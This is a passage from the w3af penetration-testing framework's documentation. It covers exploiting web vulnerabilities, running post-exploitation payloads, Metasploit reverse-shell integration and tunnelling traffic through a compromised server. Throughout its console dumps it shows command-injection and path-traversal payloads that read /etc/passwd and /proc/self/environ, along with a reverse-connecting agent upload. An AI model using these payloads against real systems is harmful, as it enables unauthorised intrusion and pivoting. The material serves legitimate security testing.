osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of
available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell
objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.

w3af/exploit/osCommandingShell-0>>>ls

vulnerable.php

vulnerable2.php

w3afAgentClient.log

w3af/exploit/osCommandingShell-0>>>endInteraction

w3af/exploit>>>back

w3af>>>
```

Web Application Payloads - Introduction

From the hundreds of different Web Application Vulnerabilities that can be found on any web application, **only a small percentage gives the intruder a direct way for executing operating system commands.** And if we keep digging into that group we'll identify only one or two that under normal circumstances might give the intruder elevated privileges.

Keeping always in mind that the objective of the penetration tester is to gain a root shell in the remote server, Web applications seem to offer more resistance than classic memory corruption exploits; which is true if you have a 0day exploit

developed within the Metasploit framework that matches the remote server installation, but if not… **the Web might be the only way in.**

Until now, the exploitation of these vulnerabilities, and the steps needed to achieve access with a user of elevated privileges had to be performed manually, which could in many situations take hours (depending on the web application penetration tester's skills) and may or may not achieve its objective.

Web Application Payloads are the evolution of old school system call payloads which are used in memory corruption exploits since the 80's. The basic problem solved by any payload is pretty simple: "I have *access*, what now?". In memory corruption exploits it's pretty easy to perform arbitrary tasks because after successful exploitation the attacker is able to control the remote CPU and memory, which allow for execution of arbitrary operating system calls. With this power it's possible to create a new user, run arbitrary commands or upload files.

In the Web Application field *the situation is completely different*, the intruder is restricted to the "system calls" that the vulnerable Web Application script exposes. For example:

- Arbitrary File Read Vulnerabilities *expose* **read()**
- OS Commanding Vulnerabilities *expose* **exec()**
- SQL Injection Vulnerabilities *expose* **read(), write()** and possibly **exec()**

Web Application Payloads are small pieces of code that are run in the intruder's box, and then translated by the Web Application exploit to a combination of GET and POST requests to be sent to the remote Web server. For example, a call to the emulated syscall read() with "/proc/self/environ" as a parameter would generate this request when it's run through an arbitrary file read vulnerability:

```
http://host.tld/read.php?file=/proc/self/environ
```

And this other request when exploiting an OS Commanding vulnerability:

```
http://host.tld/os.php?cmd=;cat /proc/self/environ
```

Running Web Application Payloads

The following is a console dump from w3af scanning a vulnerable application, exploiting a vulnerability and then running the list_processespayload, the most important sections are marked in **bold** for fast reading:

```
w3af>>> plugins
w3af/plugins>>> audit localFileInclude
w3af/plugins>>> back
w3af>>> target
```

```
w3af/config:target>>> set target
http://localhost/local_file_read.php?file=section.txt
w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/local_file_read.php
The list of fuzzable requests is:
- http://localhost/local_file_read.php | Method: GET |
Parameters: (file="section.txt")
Starting localFileInclude plugin execution.
Local File Inclusion was found at:
"http://localhost/local_file_read.php", using
HTTP method GET. The sent data was:
"file=../../../../../../../../../etc/passwd".
This vulnerability was found in the request with id 3.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit localFileReader
localFileReader exploit plugin is starting.
The vulnerability was found using method GET, but POST is being
used during this exploit. Vulnerability successfully exploited.
This is a list of available shells and proxies:
- [0] <shell object (rsystem: "*nix")>

Please use the interact command to interact with the shell
objects.
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned through the
localFileReader shell
w3af/exploit/localFileReader-0>>> payload list_processes
...
PID    NAME                STATUS              CMD
1      init                S (sleeping)        /sbin/init
2      kthreadd            S (sleeping)        [kernel process]
3      migration/0         S (sleeping)        [kernel process]
4      ksoftirqd/0         S (sleeping)        [kernel process]
5      watchdog/0          S (sleeping)        [kernel process]
6      migration/1         S (sleeping)        [kernel process]
7      ksoftirqd/1         S (sleeping)        [kernel process]
8      watchdog/1          S (sleeping)        [kernel process]
...
...
5183   mysqld              S (sleeping)        /usr/sbin/mysqld
                                               --basedir=/usr
...
...
5890   cupsd               S (sleeping)        /usr/sbin/cupsd
6038   privoxy             S (sleeping)        /usr/sbin/privoxy
...
```

```
12805  apache2             S (sleeping)        /usr/sbin/apache2
w3af/exploit/localFileReader-0>>>
```

This shows how it's possible to retrieve the **full list of running process with a simple arbitrary file read vulnerability.** Similar examples that are able to read the open TCP/IP connections, operating system IP route table, and much more information are not shown for the sake of brevity.

The "lsp" command lists the available payloads, it's important to notice that the list of payloads that can be run changes based on the used exploit. For example, running "lsp" inside a remote file inclusion shell will most likely return a list of all payloads, while running it inside a local file read shell will return the payloads that can be run when the vulnerability exposes only the read() syscall.

Metasploit integration

There are a set of web application payloads which can be used to interact with the metasploit framework. When the exploit provides the exec() syscall to the payloads, this allows the w3af user to upload metasploit payloads to the target system and execute them to continue the post-exploitation process.

- msf_linux_x86_meterpreter_reverse
- msf_windows_meterpreter_reverse_tcp
- msf_windows_vncinject_reverse
- metasploit

The first three payloads are simply a shortcut, since all they do is call the "metasploit" payload using certain parameters. For example, the "msf_linux_x86_meterpreter_reverse" will generate an ELF executable with the x86 meterpreter for linux, configured to use a reverse connection; upload it to the compromised server and finally execute the file.

To use this feature you must have a working installation of the metasploit framework version 3.0 or greater; you can get it for free at www.metasploit.com , the installation and configuration of MSF is out of the scope of this document. The path to your MSF installation needs to be specified in the misc-settings menu.

As with any other payload, in order to run these payloads you need to:

- Identify the vulnerability during a scan
- Exploit the vulnerability
- Run "payload <payload_name>"

Proxying traffic through the compromised host

Also implemented as a web application payload, this feature allows you to create a reverse tunnel that will route TCP connections through the compromised server. Before going through an example to see how to use this feature, we will make a summary of the steps that will happen during exploitation:

1. w3af finds a vulnerability that allows remote command execution
2. The user exploits the vulnerability and starts the w3af_agent
3. w3af performs an extrusion scan by sending a small executable to the remote server. This executable connects back to w3af and allows the framework to identify outgoing firewall rules on the remote network.
4. w3af_agent manager will send a w3afAgentClient to the remote server. The process of uploading the file to the remote server depends on the remote operating system, the privileges of the user running w3af and the local operating system; but in most cases the following happens:
    - w3af reuses the information from the first extrusion scan, which was performed in step 3 in order to know which port it can use to listen for connections from the compromised server.
    - If a TCP port is found to be allowed in the remote firewall, w3af will try to run a server on that port and make a reverse connection from the compromised in order to download the PE/ELF generated file. If no TCP ports are enabled, w3af will send the ELF/PE file to the remote server using several calls to the “echo” command, which is rather slow, but should always work because it's an in-band transfer method.
1. w3af_agent manager starts the w3afAgentServer that will bind on localhost:1080 (which will be used by the w3af user) and on the interface configured in w3af (misc-settings->interface) on the port discovered during step 3.
2. The w3afAgentClient connects back to the w3afAgentServer, successfully creating the tunnel
3. The user configures the proxy listening on localhost:1080 on his preferred software
4. When the program connects to the socks proxy, all outgoing connections are routed through the compromised server

Now that we know the theory, let's see an example of what this feature can do:

```
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list
w3af/target>>> back
w3af>>> start
The list of found URLs is:
- http://172.10.10.1/w3af/v.php
Found 1 URLs and 1 different points of injection.
```

```
The list of Fuzzable requests is:
- http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.10.10.1/w3af/v.php .
Using method: GET. The data sent was: c=%2Fbin%2Fcat+%2Fetc
%2Fpasswd The vulnerability was found in the request with id 2.
w3af>>> exploit
osCommandingShell exploit plugin is starting.

The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.

Vulnerability successfully exploited. This is a list of
available shells:

- [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>

Please use the interact command to interact with the shell
objects.

w3af/exploit>>>interact 0

Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.

w3af/exploit/osCommandingShell-0>>>
```

Nothing really new until now, we configured w3af, started the scan and exploited the vulnerability.

```
w3af/exploit/osCommandingShell-0>>> payload w3af_agent

Usage: w3af_agent <your ip address>

w3af/exploit/osCommandingShell-0>>> payload w3af_agent 172.1.1.1

Please wait some seconds while w3af performs an extrusion scan.

The extrusion scan failed.

Error: The user running w3af can't sniff on the specified
interface. Hints: Are you root? Does this interface exist?

Using inbound port "8080" without knowing if the remote host
will be able to connect back.
```

The last messages are printed when you run w3af as a normal user, the reason is simple, when you run w3af as a user you can't sniff and therefor can't perform a successful extrusion scan. A successful extrusion scan would look like:

```
Please wait some seconds while w3af performs an extrusion scan.

ExtrusionServer listening on interface: eth1
```

```
Finished extrusion scan.
The remote host: "172.10.10.1" can connect to w3af with these ports:
- 25/TCP
- 80/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
- 53/UDP
- 69/UDP
- 139/UDP
- 1025/UDP
The following ports are not bound to a local process and can be used by w3af:
- 25/TCP
- 53/TCP
- 1433/TCP
- 8080/TCP
Selecting port "8080/TCP" for inbound connections from the compromised server to w3af.
```

In both cases (superuser and user), these should be the following steps:

```
Starting w3afAgentClient upload.
Finished w3afAgentClient upload.
Please wait 30 seconds for w3afAgentClient execution.
w3afAgent service is up and running.
You may start using the w3afAgent that is listening on port 1080. All connections made through this SOCKS daemon will be relayed using the compromised server.
```

And now, from another console we can use a socksClient to route connections through the compromised server:

```
$ nc 172.10.10.1 22
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused
```

```
$ python socksClient.py 127.0.0.1 22
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1
Protocol mismatch.

$ cat socksClient.py
import extlib.socksipy.socks as socks
import sys

s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4,"localhost")
s.connect((sys.argv[1],int(sys.argv[2])))

s.send('\n')
print s.recv(1024)
```

More information

More information about the framework, like: HOWTOs, advanced usage, bugs, TODO list and news, can be found in the project homepage:

http://www.w3af.com/

The w3af project has two mailing lists, one for developers and one for users. If you have any question or comment about the framework, don't hesitate and send an email to any of the mailing lists, which can be located at:

http://sourceforge.net/mail/?group_id=170274

Bugs

The framework is under continuous development and we might introduce bugs and regressions while trying to implement new features. If you're using the latest version of the framework, *"./w3af_console -f" command doesn't update any files*, and find a bug, please report it with a detailed description to the following URL:

https://sourceforge.net/apps/trac/w3af/newticket

Contributors

Contributions of **any type are always welcome**, over the past years we've received thousands of emails with feedback, comments about new techniques to implement, new pieces of code, usability improvements, translations of our documentation and many others.

A plugin developer guide will be written shortly to aid new developers enter the w3af world. For now, the best place to start is w3af's Trac:

https://sourceforge.net/apps/trac/w3af/wiki

Final words

This document is merely an introduction, complete knowledge about the framework and its usage is complex and can be achieved only by using it on a regular basis.

Making a mistake and learning from it takes you one step closer to wisdom.